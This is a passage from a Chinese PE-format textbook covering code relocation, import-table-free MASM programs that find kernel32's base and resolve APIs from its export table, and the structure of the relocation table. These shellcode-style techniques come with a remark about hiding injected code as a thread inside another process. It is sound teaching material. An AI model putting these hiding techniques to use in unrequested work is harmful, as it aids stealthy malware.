现在假设已经把代码移动到了00801000h处。@@:标号处对应的地址为00801009h，全局变量dwVari所对应的地址为：00801000h。当call指令执行以后，压入栈的地址为：00801009h，pop到ebx中的数据就是它，经过sub ebx,00401009以后，再经过指令ebx＋offset dwVari对地址进行相加，最终，eax获得的数据逻辑地址为：

00801009h-00401009h＋00401000h＝00801000h

而这个地址刚好是移动后全局变量dwVari的VA。

通过以上简单的计算得出这样的结论：虽然代码移动了位置，但指令还是访问到了正确的变量所在的内存地址。

对代码重新定位，就可以实现在一个内存进程中合理地插入附加代码，实现代码的有效拼接，而不会因为插入导致数据或代码移位而造成内存访问错误。

同时，代码的重定位也可以帮助我们将自己设计的具有独立功能模块的代码，注册到另外一个运行的程序内存空间，并作为这个运行的程序的一个子线程，来达到隐藏自己的目的。通过这种方法运行的程序，别人无法使用任务管理器查看到它，也无法使用第三方的工具找到它。他们所能了解到的只是正常程序多了一个线程，多占用了内存，仅此而已。

6.2.3 重定位编程

本小节主要从两个方面讨论重定位源程序编码，并对重定位编程进行演示：

一个是不存在导入表的源程序。

一个是既不存在导入表，也不存在重定位表的源程序。

关于动态加载的技术请参阅第11章。随书文件中chapter6目录下的HelloWorld.asm和HelloWorld1.asm即是本小节讨论的两个源程序。前者没有使用重定位技术，后者使用了重定位技术。

首先来看一个不存在导入表，但存在重定位代码的HelloWorld，见代码清单6-4。

代码清单6-4　无导入表的HelloWorld（chatper6\HelloWorld0.asm）

```
;------------------------
;无导入表的HelloWorld
;戚利
;2010.6.27
;------------------------
.386
.model flat,stdcall
option casemap:none

include windows.inc

;声明函数
_QLGetProcAddress typedef proto :dword,:dword
;声明函数引用
_ApiGetProcAddress typedef ptr _QLGetProcAddress


_QLLoadLib typedef proto :dword
_ApiLoadLib typedef ptr _QLLoadLib

_QLMessageBoxA typedef proto :dword,:dword,:dword,:dword
_ApiMessageBoxA typedef ptr _QLMessageBoxA


;代码段
.code

szText db 'HelloWorldPE',0
szGetProcAddr db 'GetProcAddress',0
szLoadLib db 'LoadLibraryA',0
szMessageBox db 'MessageBoxA',0

```

```
user32_DLL db 'user32.dll',0,0

;定义函数
_getProcAddress _ApiGetProcAddress ?
_loadLibrary _ApiLoadLib ?
_messageBox _ApiMessageBoxA ?


hKernel32Base dd ?
hUser32Base dd ?
lpGetProcAddr dd ?
lpLoadLib dd ?

;------------------------------------
;根据kernel32.dll中的一个地址获取它的基地址
;------------------------------------
_getKernelBase proc _dwKernelRetAddress
local @dwRet

pushad
mov @dwRet,0

mov edi,_dwKernelRetAddress

;查找指令所在页的边界，以1000h对齐
and edi,0ffff0000h

.repeat
;找到kernel32.dll的DOS头
.if word ptr [edi] == IMAGE_DOS_SIGNATURE
mov esi,edi
add esi,[esi+003ch]

;找到kernel32.dll的PE头标识
.if word ptr [esi] == IMAGE_NT_SIGNATURE
mov @dwRet,edi
.break
.endif
.endif
sub edi,010000h
.break.if edi<070000000h
.until FALSE
popad
mov eax,@dwRet
ret
_getKernelBase endp

;-------------------------------
;获取指定字符串的API函数的调用地址
;入口参数：_hModule为动态链接库的基地址
;_lpApi为API函数名的首址
;出口参数：eax为函数在虚拟地址空间中的真实地址
;-------------------------------
_getApi proc _hModule,_lpApi
local @ret
local @dwLen

pushad
mov @ret,0
```

```
;计算API字符串的长度，含最后的0
mov edi,_lpApi
mov ecx,-1
xor al,al
cld
repnz scasb
mov ecx,edi
sub ecx,_lpApi
mov @dwLen,ecx

;从PE文件头的数据目录获取导出表地址
mov esi,_hModule
add esi,[esi+3ch]
assume esi:ptr IMAGE_NT_HEADERS
mov esi,[esi].OptionalHeader.DataDirectory.VirtualAddress
add esi,_hModule
assume esi:ptr IMAGE_EXPORT_DIRECTORY

;查找符合名称的导出函数名
mov ebx,[esi].AddressOfNames
add ebx,_hModule
xor edx,edx
.repeat
push esi
mov edi,[ebx]
add edi,_hModule
mov esi,_lpApi
mov ecx,@dwLen
repz cmpsb
.if ZERO ?
pop esi
jmp @F
.endif
pop esi
add ebx,4
inc edx
.until edx>=[esi].NumberOfNames
jmp _ret
@@:
;通过API名称索引获取序号索引再获取地址索引
sub ebx,[esi].AddressOfNames
sub ebx,_hModule
shr ebx,1
add ebx,[esi].AddressOfNameOrdinals
add ebx,_hModule
movzx eax,word ptr [ebx]
shl eax,2
add eax,[esi].AddressOfFunctions
add eax,_hModule

;从地址表得到导出函数的地址
mov eax,[eax]
add eax,_hModule
mov @ret,eax

_ret:
assume esi:nothing
popad
mov eax,@ret
```

```
151 ret
152 _getApi endp
153
154 start:
155 ;取当前函数的栈顶值
156 mov eax,dword ptr [esp]
157 ;获取kernel32.dll的基地址
158 invoke _getKernelBase,eax
159 mov hKernel32Base,eax
160
161 ;从基地址出发搜索GetProcAddress函数的首址
162 invoke _getApi,hKernel32Base,addr szGetProcAddr
163 mov lpGetProcAddr,eax
164 mov _getProcAddress,eax ;为函数引用赋值GetProcAddress
165
166 ;使用GetProcAddress函数的首址
167 ;传入两个参数调用GetProcAddress函数，获得LoadLibraryA的首址
168 invoke _getProcAddress,hKernel32Base,addr szLoadLib
169 mov _loadLibrary,eax
170
171 ;使用LoadLibrary获取user32.dll的基地址
172 invoke _loadLibrary,addr user32_DLL
173 mov hUser32Base,eax
174
175 ;使用GetProcAddress函数的首址，获得函数MessageBoxA的首址
176 invoke _getProcAddress,hUser32Base,addr szMessageBox
177 mov _messageBox,eax ;调用函数MessageBoxA
178 invoke _messageBox,NULL,offset szText,NULL,MB_OK
179
180 ret
181 end start
```

之所以说该程序生成的最终PE里不存在导入表，是因为该程序没有让Windows加载器替我们加载动态链接库代码。在该程序中用到的所有外来函数，代码都是自己加载相关的动态链接库，并从加载的动态链接库中搜索找到了函数所在的内存地址。这些原本需要Windows加载器完成的操作由程序自己完成了，关于动态加载的技术请参照第11章。因为多了自行加载动态链接库函数的功能，所以使用动态加载技术的代码一般都比较长。

以函数MessageBoxA的调用为例，正常情况下，调用函数前需要先静态引入该函数所在的动态链接库库文件和包含文件，如下所示：

```
include user32.inc

includelib user32.lib
```

然后在程序中使用invoke指令调用该函数。在以上程序中没有使用这种方法，该程序的做法是：首先，在21～22行声明该函数（_messageBox）的定义（其作用与指定包含文件的作用是一样的）；其次，在171～173行调用LoadLibraryA函数，将动态链接库user32.dll加载到进程地址空间，175～177行则通过调用函数_getProcAddress得到MessageBoxA函数的地址；最后，在178行通过invoke指令调用

_messageBox。通过这种方式调用所有引入的函数，从而实现了最终的PE文件中看不到导入表数据的效果。

可以看到，代码中依然使用了全局变量，所以该代码一定存在重定位问题。要想解决这个问题，需要使用重定位技术，下面看第二个源程序。

该部分代码摘自第11章动态加载技术的11.3.3小节中列出的代码清单。程序中所有用到的对全局变量的访问都变成无需重定位的寄存器访问方式（包括对函数的调用），相关代码如下：

```
start:
;取当前函数的栈顶值
mov eax,dword ptr [esp]
push eax
call @F ;免去重定位
@@:
pop ebx
sub ebx,offset @B
pop eax

;模仿调用invoke GetProcAddress,hKernel32Base,addr szLoadLib
push eax
push ecx
call dword ptr [edx]
mov [ebx+offset _loadLibrary],eax
;使用LoadLibrary获取user32.dll的基地址
mov eax,offset user32_DLL
add eax,ebx
mov edi,offset _loadLibrary
mov edx,[ebx+edi]
push eax
call edx ;invoke LoadLibraryA,addr _loadLibrary

ret
end start
```

下面我们对这两个程序进行测试。

由于两个程序都将要操作的数据移动到了代码段，而默认情况下代码段不允许写，所以在运行时会出现错误。要解决这个问题，必须对两个链接好的可执行程序的PE头进行手动修改，将".text"节的属性从06000020h更改为0E0000020h。更改结果如下：

```
000001B0  00 02 00 00 00 02 00 00 00 00 00 00 00 00 00 00  ................
000001C0  00 00 00 00 20 00 00 E0 00 00 00 00 00 00 00 00  .... ..........
000001D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

当然，你也可以在链接时通过link的参数将代码段追加可写属性。参数定义如下：

```
link-subsystem:windows-section:.text,ERW HelloWorld.obj
```

参数"-section:.text"告诉链接程序要对指定的节".text"进行某些设置。逗号后的ERW表示将该节属性设置为可执行/可读/可写。

执行通过修改以后的两个程序，均可正常运行，现在用FlexHex对两个程序的副本HelloWorld_1.exe和HelloWorld1_1.exe稍做修改；同时改动字段IMAGE_OPTIONAL_HEADER32.ImageBase的值，将基地址都改成00800000，而不改动其他任何位置的字节码，再运行。运行结果是前者发生异常，见图6-4，后者则是正常的，见图6-5。这就说明：后者程序中使用的重定位技术已经起作用了。




图　6-4　HelloWorld_1.exe的运行效果



图 6-5 HelloWorld1_1.exe的运行效果

接下来使用小工具PEInfo分析HelloWorld1_1.exe的结构如下：

```
文件名：D:\masm32\source\chapter6\helloworld1.exe
----------------------------------------
运行平台：      0x014c
节的数量：      1
文件属性：      0x010f
建议装入基地址：  0x00400000
文件执行入口（RVA 地址）：  0x1124
节名称   未对齐前长度   内存中的偏移（对齐后的）文件中对齐后的长度 文件中的偏移   节的属性
-----------------------------------------------------------------------
.text        000001d3     00001000     00000200     00000200     e0000020

未发现该文件有导入函数
未发现该文件有导出函数
未发现该文件有重定位信息
```

通过查看输出结果可以得知：HelloWorld_1.exe只有一个代码段，没有导入表，也没有导出表，没有重定位的信息。为了免去导入表、数据段和重定位信息，源代码从最初的468字节变成了现在的5229字节。非常有意思的是，我们一方面在使用编程技术让HelloWorld.exe越来越小，另一方面在使用更多的技术让HelloWorld.asm越来越大。HelloWorld1.asm程序的设计模式将会是我们以后经常使用的一种程序设计模式，特别是在加密、解密病毒处理等方面。

建议 学习本小节时最好结合11.3.3小节的内容，从免操作数地址

重定位和函数地址动态加载两个方面来全面认识与把握重定位技术。

6.3 PE文件头中的重定位表

了解了重定位的相关知识，现在，我们来看PE文件头中的重定位表。

在实际开发过程中，不可能所有的操作都由寄存器完成，这样既不直观，又难以阅读；为了方便开发人员编程，通常允许代码中存在重定位信息。重定位信息是在编译的时候，由编译器生成并被保留在可执行文件中。当程序执行前，操作系统会根据这些重定位信息对代码予以修正，复杂的操作由编译器和操作系统代替程序完成。开发人员在编写程序的时候就可以随意地使用那些涉及直接寻址的指令了。

根据前面学过的知识，程序被装入内存时，其基址是由字段IMAGE_OPTIONAL_HEADER32.ImageBase决定的。但是，如果当装载时该位置已经被别的程序使用，那么操作系统就有权重新选择一个基地址。这时候就需要对所有的重定位信息进行修正，而修正的依据就是PE中的重定位表。

6.3.1 重定位表定位

重定位表为数据目录中注册的数据类型之一，其描述信息处于数据目录的第6个目录项中。使用PEDump小工具获取随书文件chapter6\winResult.dll的数据目录表内容如下：

```
00000130                           40 21 00 00 8F 00 00 00   ........@!.....
00000140  2C 20 00 00 3C 00 00 00 00 00 00 00 00 00 00 00   , ..<...........
00000150  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000160  00 40 00 00 B4 00 00 00 00 00 00 00 00 00 00 00   .@.............
00000170  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000180  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000190  00 00 00 00 00 00 00 00 00 20 00 00 2C 00 00 00   ......... ..,...
000001A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
000001B0  00 00 00 00 00 00 00 00                           ........
```

加粗部分即为重定位表数据目录项信息。通过以上字节码得到如下信息：

重定位表所在地址RVA＝0x000004000

重定位表数据大小＝000000B4h

使用小工具PEInfo查看PE文件的节的相关信息，结果如下：

节名称	未对齐前长度	内存中的偏移（对齐后的）	文件中对齐后的长度	文件中的偏移	节的属性
.text	000003de	00001000	00000400	00000400	60000020
.rdata	000001cf	00002000	00000200	00000800	40000040
.data	0000004e	00003000	00000200	00000a00	c0000040
.reloc	000000ca	**00004000**	00000200	**00000c00**	42000040

根据RVA与FOA的换算关系，可以得到：

重定位表数据所在文件的偏移地址为0x00000C00。

6.3.2 重定位表项IMAGE_BASE_RELOCATION

与导入表类似，重定位表指针指向的位置是一个数组，而不像导出表一样只有一个结构。这个数组的每一项都是如下结构：

```
IMAGE_BASE_RELOCATION STRUCT
VirtualAddress dd ? ;重定位内存页的起始RVA
SizeOfBlock dd ? ;重定位块的长度
IMAGE_BASE_RELOCATION ENDS
```

以下是对每一项的详细解释。

71.IMAGE_BASE_RELOCATION.VirtualAddress

+0000h，双字。重定位块RVA。由于直接寻址指令较多，所以在一些PE文件中，存在大量的需要修正的重定位地址。按照常规计算，每个地址占4字节，如果有n个重定位项，那么需要总的空间为4*n字节。重新审视直接寻址中的地址发现，在一页中的所有地址只需要12位（因为Win32页面大小为1000h,也就是4096字节，即2的12次方）。而这12位只需要用一个字就能表达出来。如果有n个重定位项，则只需要2*n个地址+4字节的页面起始RVA+4字节的本页的重定位项个数。将以上两种情况的表达式分别是：

```
Sum0=4*n
Sum1=2*n+4+4
```

很明显，当有大量的重定位地址时，Sum0远大于Sum1。事实上，为了节约存储空间，重定位表的存储方式选择第二种方式。字段IMAGE_BASE_RELOCATION.VirtualAddress就是表达式Sum1中的第一个4，也就是页面的起始RVA。

72.IMAGE_BASE_RELOCATION.SizeOfBlock

+0004h，双字。重定位块中重定位表项数量。该字段是表达式Sum1里的第二个4，描述的是该页面中所有的重定位表的项数。

数组和数组之间并不是相邻的。比如页面1的IMAGE_BASE_RELOCATION后，并不是页面2的IMAGE_BASE_RELOCATION，而是页面1的所有重定位表项；每个项大小为一个字，每个字的高四位被用来说明此重定位项的类型，十六才是需要重定位的数据在页面中的地址。高四位的含义见表6-6。

表 6-6　IMAGE_BASE_RELOCATION.SizeOfBlock 高四位含义表

值	常量符号	含　义
0	IMAGE_REL_BASED_ABSULUTE	无意义，仅作对齐用
1	IMAGE_REL_BASED_HIGH	双字中，仅高十六位被修正
2	IMAGE_REL_BASED_LOW	双字中，仅低十六位被修正
3	IMAGE_REL_BASED_HIGHLOW	双字 32 位都需要修正
4	IMAGE_REL_BASED_HIGHADJ	进行基地址重定位时将差值的高十六位加到指定偏移处的一个 16 位域上。这个 16 位域是一个 32 位字的高半部分，而这个 32 位字的低半部分被存储在紧跟在这个 Type/Offset 位域后面的一个 16 位字中。也就是说，这一个基地址重定位项占了两个 Type/Offset 位域的位置
5	IMAGE_REL_BASED_MIPS_JMPADDR	对 MIPS 平台的跳转指令进行基地址重定位
6		保留，必须为 0
7		保留，必须为 0
9	IMAGE_REL_BASED_MIPS_JMPADDR16	对 MIPS16 平台的跳转指令进行基地址重定位
10	IMAGE_REL_BASED_DIR64	进行基地址重定位时将差值加到指定偏移处的一个 64 位域上

在实际的PE文件中，我们只能看到0和3这两种情况，也就是说这一项要么是对齐用的，要么是需要全部修正的。

6.3.3 重定位表的结构

重定位表的结构如图6-6所示。该实例的重定位表结构中共存在两个重定位块，即块1和块2。块1有4个重定位表项，其中有3个表项是需要重定位的地址（16位的高四位为3），最后一个为填充用（高四位为0）。块2有6个重定位表项，它们全部是需要重定位的地址。




图 6-6 重定位表结构

所有的重定位块最终以一个VirtualAddress字段为0的IMAGE_BASE_RELOCATION结构作为结束。现在可以解释：为什么我们看到的PE文件的可执行代码一般都是从1000h开始，而不是从PE的基地址开始了。如果从PE的基地址开始，也就是页面的起始地址为0000h，在定义重定位表块时第一个VirtualAddress的值就是0；按照对重定位块的定义，到了这里就是所有重定位项的结束。这个解释和事实有出入，所以，在装载可执行代码时都是从1000h开始。

6.3.4 遍历重定位表

遍历重定位表的编程是从本书5.4.3小节的PEInfo.asm程序开始的。在函数_openFile中加入以下代码（加黑部分）：

```
;到此为止，该文件的验证已经完成。为PE结构文件
;接下来分析文件映射到内存中的数据，并显示主要参数
invoke _getMainInfo,@lpMemory,esi,@dwFileSize
;显示导入表
invoke _getImportInfo,@lpMemory,esi,@dwFileSize
;显示导出表
invoke _getExportInfo,@lpMemory,esi,@dwFileSize
;显示重定位信息
invoke _getRelocInfo,@lpMemory,esi,@dwFileSize
```

然后编写函数_getRelocInfo，如代码清单6-5所示。

代码清单6-5 获取PE文件的重定位信息的函数_getRelocInfo（chapter6\PEInfo.asm）

```
;---------------------------------------
;获取PE文件的重定位信息
;---------------------------------------
_getRelocInfo proc _lpFile,_lpPeHead,_dwSize
local @szBuffer [1024]:byte
local @szSectionName [16]:byte

pushad
mov esi,_lpPeHead
assume esi:ptr IMAGE_NT_HEADERS
mov eax,[esi].OptionalHeader.DataDirectory [8*5].VirtualAddress
.if!eax
invoke _appendInfo,addr szMsgReloc4
jmp _ret
.endif
push eax
invoke _RVAToOffset,_lpFile,eax
add eax,_lpFile
mov esi,eax
pop eax
invoke _getRVASectionName,_lpFile,eax
invoke wsprintf,addr @szBuffer,addr szMsgReloc1,eax
invoke _appendInfo,addr @szBuffer
assume esi:ptr IMAGE_BASE_RELOCATION
;循环处理每个重定位块
.while [esi].VirtualAddress
cld
lodsd ;eax=[esi].VirtualAddress
mov ebx,eax
lodsd ;eax=[esi].SizeofBlock
sub eax,sizeof IMAGE_BASE_RELOCATION ;块总长度-2个dd
shr eax,1 ;然后除以2，得到重定位项数量
```

```
33 ;除以2是因为重定位项是word
34 push eax
35 invoke wsprintf,addr @szBuffer,addr szMsgReloc2,ebx,eax
36 invoke _appendInfo,addr @szBuffer
37 pop ecx ;重定位项数量
38 xor edi,edi
39 .repeat
40 push ecx
41 lodsw
42 mov cx,ax
43 and cx,0f000h ;得到高四位
44 .if cx == 03000h ;重定位地址指向的双字的32位都需要修正
45 and ax,0fffh
46 movzx eax,ax
47 add eax,ebx ;得到修正以前的偏移
48 ;该偏移加上装入时的基址就是绝对地址
49 .else ;该重定位项无意义，仅用来作为对齐
50 mov eax,-1
51 .endif
52 invoke wsprintf,addr @szBuffer,addr szMsgReloc3,eax
53 inc edi
54 .if edi == 8 ;每显示8个项目换行
55 invoke lstrcat,addr @szBuffer,addr szCrLf
56 xor edi,edi
57 .endif
58 invoke _appendInfo,addr @szBuffer
59 pop ecx
60 .untilcxz
61 .if edi
62 invoke _appendInfo,addr szCrLf
63 .endif
64 .endw
65 _ret:
66 assume esi:nothing
67 popad
68 ret
69 _getRelocInfo endp
```

11～15行通过检索数据目录表的第6项（用[esi].OptionalHeader.DataDirectory[8*5]来表示），获取重定位表的VirtualAddress。如果该值为0，意味着该PE文件没有重定位表，则显示没有重定位表的提示信息并退出，否则继续。

26～64行为一个循环，该循环完成了显示该PE文件中所有重定位块相关信息的功能。这些信息包括每一个块的基地址和块中重定位项的数量。指令lodsd和lodsw用于改变寄存器esi的值，循环结束条件是字段IMAGE_BASE_RELOCATION.VirtualAddress的值为0即结束。

39～60行为内嵌循环，负责输出每个重定位块的所有重定位项。每循环一次取一个字，判断高四位是否为3；如果是，则输出需要重定位的RVA地址，否则视为该重定位项无意义，仅作对齐使用，输出0FFFFFFFFh。

编译链接生成PEInfo，然后用刚生成的PEInfo打开C:\windows

\system32\kernel32.dll文件，查看输出的重定位表相关信息，如下所示：

```
重定位表所处的节：.reloc

--------------------------------------------------------------------------
重定位基地址：00001000
重定位项数量：52
--------------------------------------------------------------------------
需要重定位的地址列表（ffffffff 表示对齐用，不需要重定位）
--------------------------------------------------------------------------
0000162c  00001671  000016be  00001710  00001737  00001749  0000179a 00001815
00001875  00001941  00001999  00001a69  00001af8  00001b2d  00001b32 00001b99
00001be6  00001c1f  00001c2b  00001cc6  00001cdc  00001ce7  00001cf9 00001d06
00001d89  00001d92  00001dbf  00001dc8  00001de6  00001e08  00001e36 00001ef5
00001f0c  00001f17  00001f2b  00001f38  00001f44  00001f50  00001f5c 00001f68
00001f74  00001f80  00001f8c  00001f98  00001fa4  00001fb0  00001fbc 00001fca
00001fd8  00001fee  00001ffa  ffffffff

--------------------------------------------------------------------------
重定位基地址：00002000
重定位项数量：48
--------------------------------------------------------------------------
需要重定位的地址列表（ffffffff 表示对齐用，不需要重定位）
--------------------------------------------------------------------------
00002006  00002027  00002033  00002038  0000204b  00002057  00002063 0000206f
0000207b  00002087  00002093  0000209f  000020ac  000020bd  000020cd 000020d9
......
```

可以看到，每个重定位块中的重定位项的RVA值（低十六位）的高四位都是相同的，高四位的值由重定位块的基地址决定。如上面所列第二个重定位块的低十六位的高四位为“2”，则重定位表项所有的低十六位的高四位均为“2”。

下节将通过一个实例来分析重定位表。

6.3.5 重定位表实例分析

使用FlexHex打开文件chapter5\winResult.dll，根据该文件头部数据目录表对重定位表项的描述，找到重定位表的文件偏移地址为0x00000C00。复制该地址的字节码内容如下：

```
00000C00  00 10 00 00 B4 00 00 00 36 30 40 30 50 30 57 30  .......60@0P0W0
00000C10  61 30 6D 30 74 30 7E 30 84 30 90 30 96 30 9C 30  a0m0t0~00000
00000C20  A2 30 CB 30 D2 30 D9 30 DF 30 E9 30 EF 30 F5 30  00000000
00000C30  FF 30 05 31 15 31 23 31 29 31 2F 31 39 31 3F 31    0.1.1#1)1/191?1
00000C40  45 31 4F 31 57 31 5D 31 63 31 69 31 9F 31 AD 31  E1O1W1]1c1i111
00000C50  B9 31 C0 31 CA 31 D6 31 DD 31 E7 31 ED 31 F9 31  11111111
00000C60  FF 31 05 32 0B 32 34 32 3B 32 42 32 48 32 52 32    1.2.242;2B2H2R2
00000C70  58 32 5E 32 68 32 6E 32 96 32 A0 32 AB 32 BA 32  X2^2h2n22222
00000C80  C0 32 D6 32 DC 32 E5 32 F2 32 F9 32 11 33 37 33  222222.373
00000C90  41 33 4C 33 5E 33 64 33 70 33 76 33 7F 33 8C 33  A3L3^3d3p3v3.33
00000CA0  93 33 A0 33 A6 33 AC 33 B2 33 B8 33 BE 33 C4 33  33333333
00000CB0  CA 33 D0 33 00 00 00 00 00 00 00 00 00 00 00 00  33............
```

从字节码可以获知：

重定位表第一项的代码起始页面RVA＝00001000

第一块的长度为0b4h

块后加黑的00000000是所有块的结束标志（所以说整个代码只有一个重定位表块）。

第一块的第一个重定位项的值为3036h，其中高四位为3，转换为二进制码为0011，表示该重定位值的高位和低位均需要修正。低十二位为修正地址，该地址加上基地址再加上代码页面的起始地址即为代码在内存的实际位置VA值。公式如下：

实际VA＝基地址＋代码起始页面＋低十二位虚拟地址

＝00100000＋001000＋036

＝00101036h

接下来调试调用了winResult.dll的程序FirstWindow.exe。从内存中找到001001036处的字节码：

```
10001000  55 8B EC B8 01 00 00 00 C9 C2 0C 00 55 8B EC D1  U婁?...陕..U婁
10001010  6D 0C D1 6D 08 8B 45 08 29 45 0C 8B 45 0C C9 C2  m.裍蝓)E.蝓.陕
10001020  08 00 55 8B EC 83 C4 F0 8D 45 F0 50 FF 75 08 E8  .U婁炻渻E鍮  u
10001030  76 03 00 00 C7 05 08 30 00 10 14 00 00 00 C7 05  v..?0....?
10001040  0C 30 00 10 0A 00 00 00 6A 00 E8 4F 03 00 00 A3  .0.....j.鐰..
10001050  10 30 00 10 50 FF 35 08 30 00 10 E8 AC FF FF FF  0.P  50.璎
```

可以看到，0x10001036、0x10001040、0x10001050、0x10001057处的地址均需要修正，这些地址刚好对应了在重定位表中看到的3036、3040、3050、3057。

下面再深入看看该处的汇编指令代码：

```
1000102F    E8 76030000      CALL <JMP.&user32.GetWindowRect>

10001034    C705 08300010 1>MOV DWORD PTR DS:[10003008],14
1000103E    C705 0C300010 0>MOV DWORD PTR DS:[1000300C],0A
10001048    6A 00            PUSH 0
1000104A    E8 4F030000      CALL <JMP.&user32.GetSystemMetrics>
1000104F    A3 10300010      MOV DWORD PTR DS:[10003010],EAX
10001054    50               PUSH EAX
10001055    FF35 08300010    PUSH DWORD PTR DS:[10003008]
1000105B    E8 ACFFFFFF      CALL winResul.1000100C
```

对应到源代码如下（加粗部分）：

```
invoke GetWindowRect,hWin,ADDR Rct
mov Xsize,X_START_SIZE
mov Ysize,Y_START_SIZE
invoke GetSystemMetrics,SM_CXSCREEN
mov sWth,eax
invoke TopXY,Xsize,eax
```

所有加黑的操作数访问的全部是全局变量，因为使用的是绝对地址，所以必须修正。因此，在重定位表中会有该位置的记录信息。

以上就是对动态链接库文件winResult.dll的重定位表的简单分析。

6.4 小结

本章重点讨论了程序设计中的栈使用及PE中的重定位信息。PE中的重定位表是为了方便程序设计人员在编码中使用全局变量，重定位表项的描述则是为了便于PE加载程序在合适时修正代码中使用的绝对地址，保证程序在不同地址空间上运行的兼容性。

本章还初步探讨了免导入表的编程技术。该技术是基于动态链接库的动态加载技术实现的，在本书第11章还会详细讲述。由于使用该技术编写的代码没有导入表，因此非常有利于将代码整体移动到某个目标PE文件的指定位置处。仔细阅读本章将会对读者理解程序运行、PE加载及阅读本书进阶部分有很大帮助。

第7章　资源表

本章主要介绍常见的资源类型，以及PE中资源的组织方式。PE中的相关资源可以通过程序进行深度定位，所获取的二进制字节码与资源脚本语句之间是一一对应的。本章将对这两者的关系进行深入的解析，还会通过直接读资源数据和使用Windows　API函数两种方法对资源表进行编程。

在程序设计中，总会涉及一些数据。这些数据可能是源代码内部需要用到的常量，比如菜单选项、界面描述等；也可能是源代码外部的，比如程序的图标文件、背景音乐文件、配置文件等，以上这些数据统称为资源。

按照程序与数据分离的设计思想，最理想的方案是单独为程序所需要的数据安排一个节来存储——PE中的资源就是这么做的。

7.1　资源分类

资源数据在PE里是最复杂的一种。其难度主要体现在对资源数据的遍历定位上，以及资源块的不易阅读性。因为即使通过信息定位方法找到了资源块，其内部结构还需要进一步解析。首先来看资源分类的历史。

当初次将资源概念应用到PE时，人们普遍认为16个类型就足以包含所有的资源数据了；所以，这16个类型的资源在追加进PE时，并不是赤裸裸地进入，而是全部附加了一些数据结构（尽管这些结构很简单），这些数据结构实现了对不同类别资源块的描述与组织。操作每一个资源块之前，都需要明确该资源在PE中追加的资源头部数据结构，这便成为用户使用这些资源的主要障碍。

表7-1列出了预定义的16种资源。

表 7-1　预定义的资源类型

数　值	常量符号	含　义
1	RT_CURSOR	光标
2	RT_BITMAP	位图
3	RT_ICON	图标
4	RT_MENU	菜单
5	RT_DIALOG	对话框
6	RT_STRING	字符串
7	RT_FONTDIR	字体目录
8	RT_FONT	字体

（续）

数　值	常量符号	含　义
9	RT_ACCELERATOR	加速键
10	RT_RCDATA	未格式化资源
11	RT_MESSAGETABLE	消息表
12	RT_GROUP_CURSOR	光标组
14	RT_GROUP_ICON	图标组
16	RT_VERSION	版本

随着计算机技术的发展，新的技术不断涌现，新的资源类型也被定义。微软首先开始在这16个基本类型后追加新的类型，如多媒体、XML、超文本、MANIFEST、VXD等。随着这些新的信息越来越多，慢慢地，微软意识到，维护这样的信息难度很大，于是就放弃了对这些新信息的扩展；同时，对新加入的资源类别的数据组织方式也不再进行明示。这为程序设计者在操作资源数据时设置了障碍。

现在看来，应该是资源类型的最初定义出现了问题，至少让人感觉不是那么优雅。好在PE中针对资源的数据结构定义是良好的，例如，IMAGE_RESOURCE_DIRECTORY_ENTRY结构中的第一个字段用来表示资源类别。

定义数据结构的工程师在这里用了一个很巧妙的规定，使得资源类型可以被用户随意定义。数据结构规定，该字段高位如果为1，说明对应的资源类别是一个非标准的新类型，用户可以通过扩展这个字段定义一个新的不在预定义里的资源类型。

虽然在16种基础资源类别里也为开发者留了一个扩展，即RT_RCDATA（表7-1中第10项），鉴于新资源类别定义的不公开特性，许多第三方软件不得不扩展该类别，将所有新定义的类型全部设置为RT_RCDATA（在有的书中称此资源类别为二进制）。

注意　笔者认为，最优的资源类别设计可以只用这一种，因为所有类别的数据都可以做成文件，只要把赤裸裸的二进制文件复制到PE空间即可；这样存储方便，使用方便，数据的处理更加方便。

